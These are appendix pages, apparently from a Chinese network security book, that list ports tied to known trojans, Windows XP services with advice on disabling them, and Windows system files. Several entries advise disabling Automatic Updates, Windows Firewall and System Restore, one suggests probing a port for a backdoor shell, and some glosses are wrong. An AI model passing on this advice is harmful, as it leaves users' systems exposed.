溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

端口号	服务	说明
1170	[NULL]	木马 Streaming Audio Trojan、Psyber Stream Server、Voice 开放此端口 。说明：是从使用 cable modem 或 DSL 登录到子网中的 UNIX 计算机发出的广播。这些为入侵者进入他们的系统提供了信息
1234 1243 6711 6776	[NULL]	木马 SubSeven2.0、Ultors Trojan 开放 1234、6776 端口。木马 SubSeven1.0/1.9 开放 1243、6711、6776 端口
1245	[NULL]	木马 Vodoo 开放此端口
1433	SQL	Microsoft 的 SQL 服务开放的端口
1492	stone-design-1	木马 FTP99CMP 开放此端口
1500	RPC client fixed port session queries	RPC 客户固定端口会话查询
1503	NetMeeting T.120	NetMeeting T.120
1524	ingress	许多攻击脚本将安装一个后门 SHELL 于这个端口，尤其是针对 SUN 系统中 Sendmail 和 RPC 服务漏洞的脚本。如果刚安装了防火墙就看到在这个端口上的连接企图，很可能是上述原因。可以试试 Telnet 到用户的计算机上的这个端口，看看它是否会给你一个 SHELL。连接到 600/pcserver 也存在这个问题
1600	issd	木马 Shivka-Burka 开放此端口
1720	NetMeeting	NetMeeting H.233 call Setup
1731	NetMeeting Audio Call Control	NetMeeting 音频调用控制
1807	[NULL]	木马 SpySender 开放此端口
1981	[NULL]	木马 ShockRave 开放此端口
1999	cisco identification port	木马 BackDoor 开放此端口
2000	[NULL]	木马 GirlFriend 1.3、Millenium 1.0 开放此端口
2001	[NULL]	木马 Millenium 1.0、Trojan Cow 开放此端口
2023	xinuexpansion 4	木马 Pass Ri 你好 er 开放此端口
2049	NFS	NFS 程序常运行于这个端口。通常需要访问 Portmapper 查询这个服务运行于哪个端口
2115	[NULL]	木马 Bugs 开放此端口
2140 3150	[NULL]	木马 Deep Throat 1.0/3.0 开放此端口
2500	RPC client using a fixed port session replication	应用固定端口会话复制的 RPC 客户
2583	[NULL]	木马 Wincrash 2.0 开放此端口
2801	[NULL]	木马 Phineas Phucker 开放此端口
3024 4092	[NULL]	木马 WinCrash 开放此端口

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

端口号	服务	说明
3128	squid	这是 squid HTTP 代理服务器的默认端口。攻击者扫描这个端口是为了搜寻一个代理服务器而匿名访问 Internet。也会看到搜索其他代理服务器的端口 8000、8001、8080、8888。扫描这个端口的另一个原因是用户正在进入聊天室。其他用户也会检验这个端口以确定用户的机器是否支持代理
3129	[NULL]	木马 Master Paradise 开放此端口
3150	[NULL]	木马 The Invasor 开放此端口
3210 4321	[NULL]	木马 SchoolBus 开放此端口
3333	dec-notes	木马 Prosiak 开放此端口
3389	超级终端	Windows 2000 终端开放此端口
3700	[NULL]	木马 Portal of Doom 开放此端口
3996 4060	[NULL]	木马 RemoteAnything 开放此端口
4000	QQ 客户端	腾讯 QQ 客户端开放此端口
4092	[NULL]	木马 WinCrash 开放此端口
4590	[NULL]	木马 ICQTrojan 开放此端口
5000 5001 5321 50505	[NULL]	木马 blazer5 开放 5000 端口。木马 Sockets de Troie 开放 5000、5001、5321、50505 端口
5400 5401 5402	[NULL]	木马 Blade Runner 开放此端口
5550	[NULL]	木马 xtcp 开放此端口
5569	[NULL]	木马 Robo-Hack 开放此端口
5632	pcAnywere	有时会看到很多这个端口的扫描，这依赖于用户所在的位置。当用户打开 pcAnywere 时，它会自动扫描局域网 C 类网以寻找可能的代理（这里的代理是指 agent 而不是 proxy）。入侵者也会寻找开放这种服务的计算机。所以应该查看这种扫描的源地址。一些搜寻 pcAnywere 的扫描包常含端口 22 的 UDP 数据包
5742	[NULL]	木马 WinCrash1.03 开放此端口
6267	[NULL]	木马“广外女生”开放此端口
6400	[NULL]	木马 The tHing 开放此端口
6670 6671	[NULL]	木马 Deep Throat 开放 6670 端口。而 Deep Throat 3.0 开放 6671 端口
6883	[NULL]	木马 DeltaSource 开放此端口
6969	[NULL]	木马 Gatecrasher、Priority 开放此端口
6970	RealAudio	RealAudio 客户将从服务器的 6970~7170 的 UDP 端口接收音频数据流。这是由 TCP-7070 端口外向控制连接设置的
7000	[NULL]	木马 Remote Grab 开放此端口
7300 7301 7306 7307 7308	[NULL]	木马 NetMonitor 开放此端口。另外 NetSpy1.0 也开放 7306 端口

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

端口号	服务	说明
7323	[NULL]	Sygate 服务器端口
7626	[NULL]	木马 Giscier 开放此端口
7789	[NULL]	木马 ICKiller 开放此端口
8000	QQ	腾讯 QQ 服务器端开放此端口
8010	Wingate	Wingate 代理开放此端口
8080	代理端口	WWW 代理开放此端口
9400 9401 9402	[NULL]	木马 Incommand 1.0 开放此端口
9872 9873 9874 9875 10067 10167	[NULL]	木马 Portal of Doom 开放此端口
9989	[NULL]	木马 iNi-Killer 开放此端口
11000	[NULL]	木马 SennaSpy 开放此端口
11223	[NULL]	木马 Progenic trojan 开放此端口
12076 61466	[NULL]	木马 Telecommando 开放此端口
12223	[NULL]	木马 Hack'99 KeyLogger 开放此端口
12345 12346	[NULL]	木马 NetBus1.60/1.70、GabanBus 开放此端口
12361	[NULL]	木马 Whack-a-mole 开放此端口
13223	PowWow	PowWow 是 Tribal Voice 的聊天程序，允许用户在此端口打开私人聊天的连接。这一程序对于建立连接非常具有攻击性。它会驻扎在这个 TCP 端口等待回应。造成类似心跳间隔的连接请求。若一个拨号用户从另一个聊天者手中继承了 IP 地址就会发生好像有很多不同的人在测试这个端口的情况。这一协议使用 OPNG 作为其连接请求的前 4 个字节
16969	[NULL]	木马 Priority 开放此端口
17027	Conducent	这是一个外向连接。这是由于公司内部有人安装了带有 Conducent"adb ot"的共享聊天。Conducent"adbot"是为共享软件显示广告服务的。使用这种服务的一种流行的软件是 Pkware
19191	[NULL]	木马蓝色火焰开放此端口
20000 20001	[NULL]	木马 Millennium 开放此端口
20034	[NULL]	木马 NetBus Pro 开放此端口
21554	[NULL]	木马 GirlFriend 开放此端口
22222	[NULL]	木马 Prosiak 开放此端口
23456	[NULL]	木马 Evil FTP、Ugly FTP 开放此端口
26274 47262	[NULL]	木马 Delta 开放此端口
27374	[NULL]	木马 Subseven 2.1 开放此端口
30100	[NULL]	木马 NetSphere 开放此端口

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

端口号	服务	说明
30303	[NULL]	木马 Socket23 开放此端口
30999	[NULL]	木马 Kuang 开放此端口
31337 31338	[NULL]	木马 BO(Back Orifice)开放此端口 木马 DeepBO 也开放 31338 端口
31339	[NULL]	木马 NetSpy DK 开放此端口
31666	[NULL]	木马 BOWhack 开放此端口
33333	[NULL]	木马 Prosiak 开放此端口
34324	[NULL]	木马 Tiny Telnet Server、BigGluck、TN 开放此端口
40412	[NULL]	木马 The Spy 开放此端口
40421 40422 40423 40426	[NULL]	木马 Masters Paradise 开放此端口
43210 54321	[NULL]	木马 SchoolBus 1.0/2.0 开放此端口
44445	[NULL]	木马 Happypig 开放此端口
50766	[NULL]	木马 Fore 开放此端口
53001	[NULL]	木马 Remote Windows Shutdown 开放此端口
65000	[NULL]	木马 Devil 1.03 开放此端口

此外，Windows 系统还用到如下端口：

端口号	说明
88	Kerberos krb5 用户数据报协议使用 UDP 或 TCP 88 端口
137	SQL Named Pipes encryption over other protocols name lookup（其他协议名称查找上的 SQL 命名管道加密技术）和 SQL RPC encryption over other protocols name lookup（其他协议名称查找上的 SQL RPC 加密技术）和 Wins NetBT name service（WINS NetBT 名称服务）和 Wins Proxy 都用这个端口
161	Simple Network Management Protocol(SMTP)，简单网络管理协议
162	SNMP Trap（SNMP 陷阱）
445	Common Internet File System(CIFS)，公共 Internet 文件系统
464	Kerberos kpasswd(v5)用户数据报协议使用 UDP 或 TCP 464
500	Internet Key Exchange(IKE)，Internet 密钥交换
1645 1812	Remot Authentication Dial-In User Service(RADIUS)authentication(Routing and Remote Access)，远程认证拨号用户服务
1646 1813	RADIUS accounting(Routing and Remote Access)，RADIUS 记账（路由和远程访问）
1701	Layer Two Tunneling Protocol(L2TP)，第 2 层隧道协议
1801 3527	Microsoft Message Queue Server（Microsoft 消息队列服务器）使用的端口。该端口还可能使用 TCP 的 135、1801、2101、2103、2105 端口
2504	Network Load Balancing（网络平衡负荷）

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

附录 B　系统服务一览表

服务	说明
Alerter	微软对警报器服务的描述为：通知用户和计算机有关系统管理级警报，就是在系统出现错误的情况下能及时向用户发出通告。对于普通应用人员来讲，禁用它可以阻止像 IE 出现错误要求发送错误报告之类对话框的出现，因为这些错误报告对于他们来说毫无用处，所以选择禁用它是明智之举
Application Layer Gateway Service	为 Internet 连接共享和连接防火墙提供第三方协议插件的支持。如果用户没有启用 Internet 连接共享或 Windows XP 内置防火墙，可以禁用这个服务。它不影响网络共享，只是一个插件
Application Management	用于设定、发布和删除软件服务。SQL 安装时，提示“系统有一个程序的安装副本在运行之中，请重新启动计算机”等，一般重启即可，但如果这个服务不开启，重启 N 次也没有用。但网吧客户机可以禁用，服务器装了 SQL 也可以禁用。附带影响：有时候安装软件时会提示服务未启动，有时候又正常
automatic Updates	启用可自动从 Windows Update 网站下载和安装 Windows 更新。一般选择禁用。若需要手动更新时，需开启此服务
Background Intelligent Transfer Service	该服务的中文意思为后台智能传输服务，用于在局域网中利用空闲的网络带宽传输数据。这个服务被禁用可带来一些好处，因为它存在一个小 BUG，某些 Windows XP 系统会因为它的缺陷而在启动到桌面环境时出现任务栏暂时锁死的现象，禁用它能立马解决此问题，所以可以禁用
ClipBook	这项服务的作用是储存粘贴信息并与远程计算机共享此信息，Windows XP 的剪贴板查看器就是依赖这项服务来工作的。如果此项服务被终止，剪贴板查看器将无法与远程计算机共享信息，相反地，它的好处在于可以杜绝一些隐私外泄的安全隐患，所以可以禁用
COM+ Event System	一些 COM+软件需要，检查系统的 C:\program files\complus applications 文件夹，没有文件可以关闭该服务。（注意：是这个路径里面的服务没有内容可以关闭，不是指 COM 服务）
COM+ System Application	管理基于 COM+ 组件的配置和跟踪，可以禁用
Computer Browser	用来浏览局域网计算机的服务，但关了也不影响浏览
Cryptographic Services	Windows 更新时用来确认 Windows 文件指纹的，可在更新时再开启
DCOM Server Process Launcher	终止或禁用此服务会造成系统不稳定，但不影响正常开机和使用。补充描述：DCOM（分布式组件对象模式），SP2 新增的服务，关闭这个服务会造成很多手动服务无法在需要的时候自动启动。比如一些软件无法正常安装，还有些打印机的驱动无法安装，提示错误“RPC 服务器不可用”。建议不禁用此项服务
DHCP Client	通过注册和更改 IP 地址以及 DNS 名称来管理网络配置。上网没有固定 IP 的用户不能禁用，否则上不了网。建议设置为自动
Distributed Link Tracking Client	用于描述局域网更新连接信息，比如在计算机 A 有个文件，在 B 做了个连接，如果文件移动了，这个服务将会更新信息。占用 4MB 内存，可以禁用

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

服务	说明
Distributed Transaction Coordinator	分布事务协调器，一般情况下，可以禁用
DNS Client	DNS 解析服务，IPSEC 需要用到。不是用来做 DNS 服务器的计算机可以禁用
Error Reporting Service	错误报告器，把 Windows 中的错误报告给微软。可以禁用
Event Log	系统日志记录服务，用于查找系统故障原因，其进程名称叫 services.exe。无法禁用
Fast User Switching Compatibility	多用户快速切换服务。可以禁用
Help and Support	帮助服务。可以禁用
HTTP SSL	HTTP SSL 服务。禁用 IIS 将无法执行 SSL 功能。但没有用 IIS 服务器的系统可以禁用
Human Interface Device Access	启用对智能界面设备（HID）的通用输入访问，它激活并保存键盘、远程控制和其他多媒体设备上的预先定义的热按钮。若此服务被终止，由此服务控制的热按钮将不再运行。若此服务被禁用，任何依赖它的服务将无法启动
IMAPI CD-Burning COM Service	Windows XP CD 烧录服务，也就是所谓刻录机提供的服务，占用 1.6MB 内存。可以禁用
Indexing Service	索引服务，能针对本地和远程计算机上文件的内容和属性创建索引；通过系统特有的文档过滤器提供文件快速访问。影响系统运行速度，应当禁用
IPSEC Services	IPSEC 安全服务，一般用户用不着，如果在服务器上做 IPSEC（IP 策略）安全措施才用。可以禁用
Logical Disk Manager	磁盘管理服务。需要时系统会通知用户。用户可以设置为手动
Logical Disk Manager Administrative Service	该服务对于经常使用移动硬盘、U 盘等外部设备的用户必不可少。应根据具体情况而定。需要时系统会通知用户，建议设置为手动
Messenger	Windows XP 的信使服务。用来在服务器和工作站之间传输 NET SEND 消息，如果禁用此项服务，有利于防止来自局域网内的各种骚扰信息，不过它的弊端也是显而易见的：在拒绝骚扰信息的同时，来自公司网管的有用信息也被过滤掉了。个人用户可以禁用
MS Software Shadow Copy Provider	管理软件卷影复制。如果该服务被终止，软件卷影复制将无法管理。如果该服务被禁用，任何依赖它的服务将无法启动。可以禁用
Net Logon	登录 Domain Controller 用的。如果公司内部需要使用网内的域服务器登录到域时，开启此服务。个人用户可以禁用
NetMeeting Remote Desktop Sharing	用 NetMeeting 实现远程桌面共享。若不用此功能可以禁用
Network Connections	Windows XP 中该服务的作用是用来管理【网络连接】文件夹中的所有对象，系统默认为自动启用状态，如果禁用，那么从【控制面板】中双击【网络连接】图标后打开的【网络连接】窗口中将是空的，【网络安装向导】、【新建连接向导】和【本地连接】图标都不见了，查看网络连接信息和更改局域网配置的操作都将无法进行（禁用后需重启系统才可看到效果）。在客户机上完全可以禁用，从而可以避免他人查看网络连接
Network DDE	为在同一台计算机或不同计算机上运行的程序提供动态数据交换（DDE）的网络传输和安全服务。如果此服务被终止，DDE 传输和安全将不可用。如果此服务被禁用，任何依赖它的服务将无法启动。若禁用了 ClipBook，这个也可禁用。建议设置为手动

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

服务	说明
Network DDE DSDM	管理动态数据交换（DDE）网络共享。若此服务终止，DDE 网络共享将不可用。如果此服务被禁用，任何依赖它的服务将无法启动。建议设置为手动
Network Location Awareness (NLA)	收集并保存网络配置和位置信息，并在信息改动时通知应用程序。有网络共享或 ICS/IC 的服务端需要。客户端建议禁用
Network Provisioning Service	为自动网络提供管理基于域的 XML 配置文件。可以禁用
NT LM Security Support Provider	使用传输协议而不是命名管道的远程过程调用提供安全机制。建议手动
NVIDIA Driver Helper Service	关于 Nvidia 显卡的帮助。应当禁用
Performance Logs and Alerts	记录计算机运行状况而且定时写入日志或发警告。内容过于专业，可以禁用
Plug and Play	自动检测新装硬件，即插即用。建议开启
Portable Media Serial Number Service	用于控制盗版音乐文件复制到便携播放器上。应当禁用
Print Spooler	打印后台处理程序。安装有打印机的开启此服务
Protected Storage	可以禁用，但打开【添加/删除程序】窗口时，打开速度能够变慢。补充描述：用来储存计算机上密码的服务，像 Outlook、拨号程序、其他应用程序、主从架构等。视具体使用环境而定，在不安全的环境下建议禁用此服务。但关闭此服务，PUBWIN EP 将连不上服务器
QoS RSVP	网络流量自动平衡。可能有用，建议设为手动
Remote Access Auto Connection Manager	无论什么时候当某个程序引用一个远程 DNS 或 NetBIOS 名或地址就创建一个到远程网络的连接。宽带者/网络共享可能需要。建议设置为自动
Remote Access Connection Manager	创建网络连接。宽带者/网络共享可能需要。建议设置为自动
Remote Desktop Help Session Manager	远程帮助服务。不过占用 4MB 内存，建议网吧客户机、个人计算机设置为手动
Remote Procedure Call（RPC）	提供终结点映射程序（Endpoint Mapper）以及其他 RPC 服务。不能禁用
Remote Procedure Call（RPC）Locator	管理 RPC 数据库服务。占用 1MB 内存，建议设置为手动
Remote Registry	远程注册表运行/修改服务。一般应当禁用
Removable Storage	有 Zip 磁盘驱动器或是 USB 之类移动式的硬件或是 Tape 备份装置数据备份用的。建议设置为手动
Routing and Remote Access	在局域网以及广域网环境中为企业提供路由服务。一般情况下网吧客户机可设置为手动
Secondary Logon	给予 Administrator 以外的用户分配指定操作权限。一般应当设置为自动
Security Accounts Manager	存贮本地用户账户信息的服务，应当开启
Security Center	监视系统安全与配置。一般应当设置为自动
Server	支持此计算机通过网络的文件、打印和命名管道共享。若有文件或打印机共享，应当开启该服务
Shell Hardware Detection	用于对“自动播放”硬件事件进行监测并提供通知。建议设置为自动
Smart Card	智能卡服务。一般可禁用
SSDP Discovery Service	简易服务发现协议之发现服务，进程名是 svchost.exe。可以禁用

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

服务	说明
System Event Notification	记录用户登录/注销/重启/关机信息。可以禁用
System Restore Service	系统还原功能。一般可禁用
Task Scheduler	Windows 计划任务服务。一般可禁用
TCP/IP NetBIOS Helper	TCP/IP NetBIOS 辅助工具。若网络中不使用 NetBIOS 或 WINS 服务可以禁用
Telephony	提供支持电话应用程序编程接口（TAPI）。一般应当开启
Telnet	允许远程用户登录到计算机并运行程序，并支持多种 TCP/IP Telnet 客户，包括基于 UNIX 和 Windows 的计算机。如果此服务禁用，远程用户就不能访问程序，任何直接依靠它的服务将会启动失败。应当禁用
Terminal Services	允许多位用户连接并控制一台机器，并且在远程计算机上显示桌面和应用程序。这是远程桌面（包括管理员的远程桌面）、快速用户转换、远程协助和终端服务器的基础结构。使用该功能的用户可设置为手动
Themes	Windows XP 主题管理服务。可以禁用
Uninterruptible Power Supply	管理连接到计算机的不间断电源（UPS）。一般应当禁用
Universal Plug and Play Device Host	为通用即插即用设备提供支持。可以禁用
Volume Shadow Copy	管理并执行用于备份和其他目的的卷影复制。可以禁用
WebClient	使基于 Windows 的程序能创建、访问和修改基于 Internet 的文件。客户端建议设置为手动
Windows Audio	管理基于 Windows 程序的音频设备。如果此服务被终止，音频设备及其音效将不能正常工作。如果此服务被禁用，任何依赖它的服务将无法启动。应当开启
Windows Firewall/Internet Connection Sharing (ICS)	为家庭和小型办公网络提供网络地址转换、寻址、名称解析或入侵保护服务。可以禁用此服务
Windows Image Acquisition (WIA)	为扫描仪和照相机提供图像捕获。没有安装扫描仪和照相机的可禁用
Windows Installer	添加、修改和删除 Windows 安装程序（*.msi）的软件包提供的应用程序。建议设置为手动或禁用
Windows Management Instrumentation	提供共同的界面和对象模式以便访问有关操作系统、设备、应用程序和服务的管理信息。如果此服务被终止，多数基于 Windows 的软件将无法正常运行。应当开启
Windows Management Instrumentation Driver Extensions	与驱动程序间交换系统管理信息。建议设置为手动
Windows Time	维护在网络上的所有客户端和服务器的时间和日期同步。可以关闭此服务
Wireless Zero Configuration	为 802.11 适配器提供自动配置。非局域网用户可以禁用
WMI Performance Adapter	此服务提供了从 WMI HiPerf 提供者提供的性能库信息。占用 6MB 内存，应当关闭
Workstation	创建和维护到远程服务的客户端网络连接。关闭此服务，将不能访问网络上的共享文件，其他计算机也不能访问本地的共享文件夹。用户可视情况而定

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

附录 C　Windows 系统文件详解

文件名称	说明	文件名称	说明
ACCESS.CHM	Windows 帮助文件	ACCSTAT.EXE	辅助状态指示器
ADVAPI32.DLL	高级 Win32 应用程序接口	AHA154X.MPD	SCSI 驱动程序
AM1500T.VXT	网卡驱动程序	AM2100.DOS	网卡驱动程序
APPSTART.ANI	动画光标	APPS.HLP	Windows 帮助文件
AUDIOCDC.HLP	“译码编码解码器”帮助文件	AWARDPR32.EXE	增加打印机工具
BIGMEM.DRV	BIGMEM 虚拟设备	BILLADD.DLL	动态链接库（支持 MSW）
BIOS.VXD	即插即用 BIOS 接口	BUSLOGIC.MPD	SCSI 驱动程序
CALC.EXE	计算器应用程序	CANNON800.DRV	佳能打印机驱动程序
CHOICE.COM	MSDOS 命令	CHS16.FON	字体文件（16 点阵中文）
CANYON.MID	MIDI 文件例子	CARDDRV.EXE	PCMCIA 支持程序
CDFS.VXD	CDROM 文件系统	CDPLAYER.EXE	CD 播放器应用程序
CDPLAYER.HLP	CD 播放器帮助文件	CHIPS.DRV	芯片技术显示驱动程序
CHKDSK.EXE	DOS 磁盘检查工具	CHOOSUSR.DLL	网络客户
CHOKD.WAV	声音文件例子	CIS.SCP	脚本文件（演示如何建立与 Compuserve 的 PPP 连接）
CLAIRE~1.RMI	MINI 序列	CLIP.INF	安装信息文件（剪贴板查看器）
CLOSEWIN.AVI	影片剪辑（AVI）（如何关闭窗口）	CMC.DLL:Mail	API1.0 公共信息调用
COMBUFF.VXD	COM 端虚拟设备	COMCTL32.DLL	32 位 Shell 组件
COMDLG32.DLL	32 位公共对话库	COMIC.TIF	TrueType 字体文件（Comic Sans Ms）
COMMAND.COM	公共对话库	COMMDLG.DLL	16 位公共对话库
COMMON.HLP	OLE 帮助文件	COMPOBJ.DLL	OLE16/32 互操作库
CONAGEN.EXE	32 位控制支持	CONFAPI.DLL	Microsoft 网络组件
CONFIG.SYS	配置文件	CONFIG.TXT	自述文件（配置文件中如何使用命令）
CONTROL.EXE	“控制面板”应用程序	COOL.DLL	统一资源定位文件
COPY.INF	安装信息文件	CP-1250.NLS	自然语言支持文件
CPQNDIS.DOS	网卡驱动程序	CPQNDIS3.VXD	Compaq 以太控制器 NDIS 驱动程序

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
CR3240.EXE	DOS 6.22 中文版 CR3240 打印机驱动程序	CRTDLL.DLL	Microsoft C 运行时间库
CSETUP.EXE	MS DOS 6.22 中文设置程序	CSETUP.WIN	CSetup.exe 支持文件
CSMAPPER.SYS	系统文件（支持 PCMCIA）	CSPMAN.DLL	动态链接库（SoundBlaster 16 Driver）
CTRLPAN.EXE	MS DOS 命令（系统控制台程序）	CTRLPAN.EXE	MS DOS 6.22 中文版控制程序
DBLBVFF.SYS	双缓冲驱动程序	DC21X4.SYS	NDIS3 驱动程序
DCIMAN.DLL	显示控制接口	DCIMAN32.DLL	显示控制接口
DDEML.DLL	DDE 信息库	DEBMP.DLL	光栅显示设备
DEBUG.EXE	Debug 调试工具	DECPSMW4.INF	安装信息文件（DEC 打印机安装）
DECLAN.VXD	DECLAN 网卡驱动程序	DEFRAG	打开【选定驱动器】窗口
DEL.INF	安装信息文件	DELTEMP.COM	初始化帮助工具
DELTREE.EXE	删除目录工具	DEMET.DLL	向量显示工程
DESKCP16.DLL	16 位桌面控制面板	DESKTOP.MSN	Microsoft 网络组件
DESS.DLL	表格显示工程	DEWP.DLL	字处理显示工程
DIALER.CNT	对话帮助	DIALER.EXE	电话拨号程序
DIALER.HLP	电话拨号帮助文件	DIALMON.EXE	拨号监视程序（IE 2.0）
DIBENG.DLL	独立设备的位同工程	DICONIX.DRX	打印机驱动
DIRECTCC.EXE	直接线缆连接应用程序	DISKCOMP	磁盘比较工具
DISKCOPY.COM	磁盘复制工具	DISKDRV.INF	安装信息
DISPLAY.TXT	显示卡 README 文件	DMCOLOR.DLL	通用打印驱动程序彩打支持库
DOSKEY.COM	DOS 命令	DOSX.EXE	MSDOS 配置程序
DRAGDROP.AVI	影片剪辑（AVI）使用拖曳	DRIVER.SYS	DOS 驱动程序
DRVSPACE.EXE	磁盘压缩工具	DRVSPACE.HLP	磁盘空间管理帮助文件
EDIT.COM	DOS 文字编辑程序	EDLIN.EXE	DOS 行编辑器
EE16.VXD	虚拟设备驱动程序	EISA.VXD	即插即用 EISA 总线计数器
EK550C.ICM	打印机简介	EMM386.EXE	扩展内存管理程序
ENABLE.INF	初始化信息	ENGCT.EXE	MSN 支持文件
ESCP24SC.DRV	设备驱动程序	EUDCEDIT.CNF	帮助索引文件（造字程序）
EUDCEDIT.EXE	造字程序	EUDCEDIT.HLP	帮助文件（造字程序）
EUDCEDIT.INF	安装信息文件（造字程序）	EVX16.DOS	网卡驱动程序
EWRK3.DOS	网卡驱动程序	EWRK3.SYS	网卡驱动程序
EXCEL.XLS	Excel 5.0 文件模板	EXCEL4.XLS	Excel 4.0 文件模板
EXCHANGE.TXT	Inbox 和 Exchange 的自述文件	EXCHNG.CNT	Mail/Exchange 帮助文件内容
EXCHNG.HLP	Mail/Exchange 组件	EXCHNG32.EXE	对用户交换机作初始设置
EXPLORER.AVI	影片剪辑（AVI）（如何使用资源管理器）	EXPLORER.EXE	“资源管理器”应用程序
EXPO.HLP	帮助文件（产品信息）	EXPOSTRT.EXE	产品信息应用程序

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
EXTRACT.EXE	解压缩工具	EXTRA.TXT	自述文件（联机访问附加文件）
FAQ.TXT	疑难解答自述文件	FAXCODEC.DLL	传真编码/译码器
FAXCOVER.EXE	封面编辑器	FC.EXE	DOS 命令，比较两个文件
FD16-700.MPD	SCSI 驱动程序	FD8XX.MPD	SCSI 驱动程序
FDISK.EXE	DOS 命令，在硬盘上建立、删除及显示当前分区	FILESEC.VXD	文件存取控制管理器
FILEXFER.CNT	文件传输帮助文件内容	FILEXFER.EXE	Microsoft 文件传输
FIND.AVI	影片剪辑（如何使用查找）	FIND.EXE	寻找指定字符串命令
FINDMVI.DLL	媒体视觉支持	FINSTALL.DLL	字库安装程序
FINSTALL.HLP	字库安装帮助文件	FLSIMTD.VXD	PCMCIA 支持
FLSIMTD.VXD	PCMCIA 支持	FONT16.EXE	DOS 6.22 中文版 16 点阵字体驱动程序
FONTS.INF	字体选择初始化信息	FONTVIEW.EXE	字体浏览程序
FORMAT.COM	DOS 磁盘格式化工具	FOUTLINE.EXE	轮廓字体驱动程序
FRAMEBUF.DRV	SVGA 显示器驱动程序	FTE.DLL	声音浏览文件传输工程文件
FTP.EXE	文件传输协议 TCP 工具	FURELI~1.RMI	MINI 序列
GBK.TXT	Windows 95GBK 代码集字符定义表	GDI.EXE	简化版 WIN3.1 图形界面
GDI32.DLL	32 位 GDI 图形界面	GENERAL.IDF	一般 MIDI 指示器
GRPCONV.EXE	Windows 程序组转换器	GUIDE.EXE	应用程序（MSN）
HARDWARE.TXT	硬件自述文件	HOSTS.SAM	TCP 配置
HPCLRLSK.ICM	打印简介	HPDESK.ICM	打印机简介表
HPDSKJET.DRV	打印机驱动程序	HPEISA.VXD	网络适配器驱动程序
HPJAHLP.CNT	JetAdmin 程序帮助文件	HPJD.DLL	HPJetAdmin 支持程序
HPLAN.DOS	网络适配器驱动程序	HPLJ300.DRV	HPLJ300DPI 打印机驱动程序
HPLJ300.EXE	MS DOS 命令（HP 打印机驱动）	HPLJ-31.SPD	打印机驱动程序
HPLJ600.DRV	HPLJ600DPI 打印机驱动程序	HPLJP-V4.INF	打印机安装信息
HPNETPRN.INF	HPJetAdmin 支持程序	HPPJXL31.SPD	打印机驱动程序
HPPLOT.DRV	打印机驱动程序	HPPLOT.HLP	打印机驱动程序帮助文件
HPPRARBK.DLL	HPJetAdmin 支持程序	HPPRARRK.HLP	HPJetAdmin 支持程序帮助文件
HPVCM.HPM	打印机驱动程序	HSFLOP.PDR	HSFLOP 虚拟设备
HTICONS.DLL	终端设备动态链接库	HYPERTRM.CNT	终端设备帮助文件
